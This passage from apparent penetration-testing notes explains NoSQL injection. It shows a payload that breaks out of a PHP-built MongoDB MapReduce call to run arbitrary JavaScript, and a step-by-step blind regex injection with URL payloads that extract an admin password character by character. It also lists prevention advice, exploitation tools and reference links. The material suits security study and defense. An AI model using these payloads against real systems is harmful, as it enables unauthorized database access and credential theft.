      * Imagine a store that offers an item collection. Every item is accompanied by a price and an amount. A MapReduce function was written by the developer to return the sum or average of these fields. A user-supplied parameter provides the field name (amount or price) to the MapReduce function. Such code written in PHP will look like ($param is user-supplied input):
        + $map = "function() { for (var i = 0; i < this.items.length; i++) { emit(this.name, this.items[i].$param); } }"; $reduce = "function(name, sum) { return Array.sum(sum); }"; $opt = "{ out: 'totals' }"; $db->execute("db.stores.mapReduce($map, $reduce, $opt);");
      * One, can "close" the original MapReduce function and inject arbitrary JavaScript code on the database, as follows.
        + a);}},function(kv) { return 1; }, { out: 'x' });db.injection. insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1

"closes" the original MapReduce function

a);}},function(kv) { return 1; }, { out: 'x' });

arbitrary JavaScript

db.injection. insert({success:1});

balances the injected code via a calling a new MapReduce

return 1;db.stores.mapReduce(function() { { emit(1,1

* + - * Result
        + db.stores.mapReduce(function() { for (var i = 0; i < this.items.length; i++) { emit(this.name, this.items[i].a); } },function(kv) { return 1; }, { out: 'x' }); db.injection.insert({success:1}); return 1;db.stores.mapReduce(function() { { emit(1,1); } }, function(name, sum) { return Array.sum(sum); }, { out: 'totals' });"
    - Mitigation against such attacks can be achieved by disabling JavaScript execution on the database. If JavaScript execution is a business requirement, the executed JavaScript code should never be mangled with user-supplied input.
  + **Blind NoSQL injection** 
    - PHP we can replace parameter with [$regex] and the value with a regular expression to search, and PHP will create a query that looks like ["data" => ['$regex': => 'searchValue']] which allows an injection. From here, we can do things like make the query always true, or ask questions about the data to extract it.
    - **Exploitation steps**
      * **Guess the field used in the SQL query**
        + Using a bit of guess work (or previous knowledge of the application), we can deduce that there is probably a password field.

/?search=admin' && this.password%00 --> Check if the field password exists

* + - * + We can play around to confirm that guess:

if we access /?search=admin' && this.password.match(/.\*/)%00

this give us something true so we can see a result.

if we access /?search=admin' && this.password.match(/zzzzz/)%00

this give us something false so we cannot see a result.

if we access /?search=admin' && this.passwordzz.match(/.\*/)%00

we get an error message (since the field passwordzz does not exist).

We put a null byte at the end to get rid of the end of the query

We can substitute && with %26%26 and the 2 spaces with %20%20 for url encoding

* + - * **Know A False/true State**
        + Now, we have a way to perform a blind injection since we have two states:

No result when the regular expression does not match something: false state.

One result when the regular expression matches something: true state.

* + - * + Using this knowledge, we can script the exploitation to retrieve the admin password. We will first ensure that the matching is done correctly by using: **^ and $** to make sure we do not match characters in the middle of the string (otherwise iterating will be far harder).
      * **Exploitation**
        + test if password match /^a.$/ if it matches test without the wildcard `.`(to check if it's the full password). Then move to the next letter if it does not match.
        + test if password match /^b.$/ if it matches test without the wildcard `.`. Then move to the next letter if it does not match.
        + For example, if the password is aab, the following test will be performed:

/^a.\*$/ that will return true.

/^a$/ that will return false.

/^aa.\*$/ that will return true.

/^aa$/ that will return false.

/^aaa.\*$/ that will return false.

/^aab.\*$/ that will return true.

/^aab$/ that will return true. The password has been found.

* + - * **payloads**
        + /?search=admin' && this.password%00 --> Check if the field password exists
        + /?search=admin' && this.password && this.password.match(/.\*/)%00 --> start matching password
        + /?search=admin' && this.password && this.password.match(/^a.\*$/)%00
        + /?search=admin' && this.password && this.password.match(/^b.\*$/)%00
        + /?search=admin' && this.password && this.password.match(/^c.\*$/)%00
        + ...
        + /?search=admin' && this.password && this.password.match(/^duvj.\*$/)%00
        + ...
        + /?search=admin' && this.password && this.password.match(/^duvj78i3u$/)%00 Found
  + **Piggybacked Queries**
  + **Cross-origin Violation**
  + **preventing NOSQL injection**
    - The key aspect of preventing injection vulnerabilities is validation. The user-provided input should never be trusted and should always be validated and rejected or sanitized if it contains invalid or dangerous characters such as the following: Quotes (' and ") Parentheses and brackets Reserved special characters ('!', '%', '&', and ';') Comments combinations ('--', '/\*', '\*/', '#', and '(:', ':)') Other characters specific to language and implementation The recommended approach for validation is the whitelist. This means having a list of allowed characters for each input field or group of fields and comparing the submitted strings to that list. All characters in the submitted string must be in the allowed list for it to be validated.
    - Use a sanitization library. For example, [mongo-sanitize](https://www.npmjs.com/package/mongo-sanitize) or [mongoose](https://mongoosejs.com/).
    - If you can’t find a library for your environment, cast user input to the expected type.
      * For example, cast usernames and passwords to strings.
        + {'password' : req.param.password.toString()}
    - In the case of MongoDB, never use where, mapReduce, or group operators with user input because these operators allow the attacker to inject JavaScript and are therefore much more dangerous than others. For extra safety, set javascriptEnabled to false in mongod.conf, if possible.
    - Additionally, always use the least-privilege model: run your application with the lowest privileges possible so that even if it gets exploited, the attacker cannot access other resources.
    - There is no equivalent mechanism to parameterized SQL queries for NoSQL databases. To mitigate NoSQL injection, your best option is to validate and escape all user-supplied inputs before using it.
    - Avoid using options such as $where with JavaScript functions that directly process user-supplied inputs.
    - Similar to SQL databases, using database accounts with the least privileges can limit the potential damage if an attacker becomes successful at NoSQL injection
  + **Tools**
    - NOSQLmap
      * noSQL tool :  <https://github.com/codingo/NoSQLMap>
    - NoSQL-Exploitation-Framework
      * https://github.com/torque59/NoSQL-Exploitation-Framework
* **Resources on SQL injection**
  + http://www.securityidiots.com/Web-Pentest/SQL-Injection
  + [http://pentestmonkey.net/category/cheat-sheet/SQL-injection](http://pentestmonkey.net/category/cheat-sheet/sql-injection)
  + [https://www.netsparker.com/blog/web-security/SQL-injection-cheat-sheet/](https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/)
  + <https://hsaad.gitbook.io/learn/red-team/web-app-pentesting/cross-site-scripting>
  + http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm
  + [https://guide.offsecnewbie.com/5-SQL](https://guide.offsecnewbie.com/5-sql)
  + <https://www.exploit-db.com/papers/12975>
  + [https://www.hackingarticles.in/form-based-SQL-injection-manually/](https://www.hackingarticles.in/form-based-sql-injection-manually/)
  + [https://www.slideshare.net/stamparm/dns-exfiltration-using-SQLmap-13163281](https://www.slideshare.net/stamparm/dns-exfiltration-using-sqlmap-13163281)
  + https://www.exploit-db.com/docs/33253
  + [http://www.mannulinux.org/2015/03/SQL-injection-exploitation-using-xpath\_21.html](http://www.mannulinux.org/2015/03/sql-injection-exploitation-using-xpath_21.html)
  + http://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Blackhat%20Europe%202009%20-%20Advanced%20SQL%20injection%20whitepaper.pdf
  + [https://www.infoq.com/articles/noSQL-injections-analysis/](https://www.infoq.com/articles/nosql-injections-analysis/)
  + <https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf>